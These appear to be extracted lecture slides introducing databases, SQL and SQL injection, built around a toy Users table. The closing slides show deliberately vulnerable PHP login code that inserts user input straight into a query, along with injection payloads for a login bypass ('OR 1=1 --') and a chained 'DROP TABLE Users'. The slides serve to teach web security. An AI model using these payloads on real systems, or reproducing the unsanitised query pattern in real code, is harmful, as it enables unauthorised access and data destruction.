

Web Security


A very basic web architecture




A very basic web architecture




A very basic web architecture



A very basic web architecture



A very basic web architecture



SQL Security

Databases

- Provide data storage & data manipulation
- Database designer lays out the data into tables
- Programmers query the database
- Database Management System(DBMSes) provide
  - semantic for how to organize the data
  - transactions for manipulating data sanely
  - a language for creating & querying data
    - and APIs to interoperate with other languages
  - management via users & permissions

Databases: basic

Table

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basic

Users Table name

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Databases: basic

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Column

Databases: basic

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

Row (record)

Database transactions

- Transactions are the unit of work on a database
- ”Deduct $100 from Alice; Add $100 to Bob”
- Typically want ACID transaction
  - Atomicity: transactions complete entirely or not at all
  - Consistency: the database is always in a valid state
  - Isolation: results from a transaction aren’t visible until it is complete
  - Durability: once a transaction is committed, it remains, despite, e.g., power failures

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	aneifjask@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
```

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
```

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
```

```
INSERT INTO Users Values('Frank', 'M', 57, ...);
```

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment

INSERT INTO Users Values('Frank', 'M', 57, ...);
```

SQL(Standard Query Language)

Users

Name	Gender	Age	Email	Password
Dee	F	28	dee@pp.com	j3i8g8ha
Mac	M	7	bouncer@pp.com	a0u23bt
Charlie	M	32	readgood@pp.com	0aergja
Dennis	M	28	imagod@pp.com	1bjb9a93
Frank	M	57	armed@pp.com	ziog9gga

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment

INSERT INTO Users Values('Frank', 'M', 57, ...);

DROP TABLE Users;
```

SQL(Standard Query Language)

```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment

INSERT INTO Users Values('Frank', 'M', 57, ...);

DROP TABLE Users;
```

Server-side code

- Website


- "Login code"(php)

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

Suppose you successfully log in as `$user` if this query returns any rows

How could you exploit this?

SQL injection




```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");

$result = mysql_query("select * from Users
        where(name='frank' OR 1=1); --
        and password='whocares');");
```

SQL injection


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```


Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
$result = mysql_query("select * from Users
        where(name='frank' OR 1=1);
        DROP TABLE Users; --
        ' and password='whocares');");
```

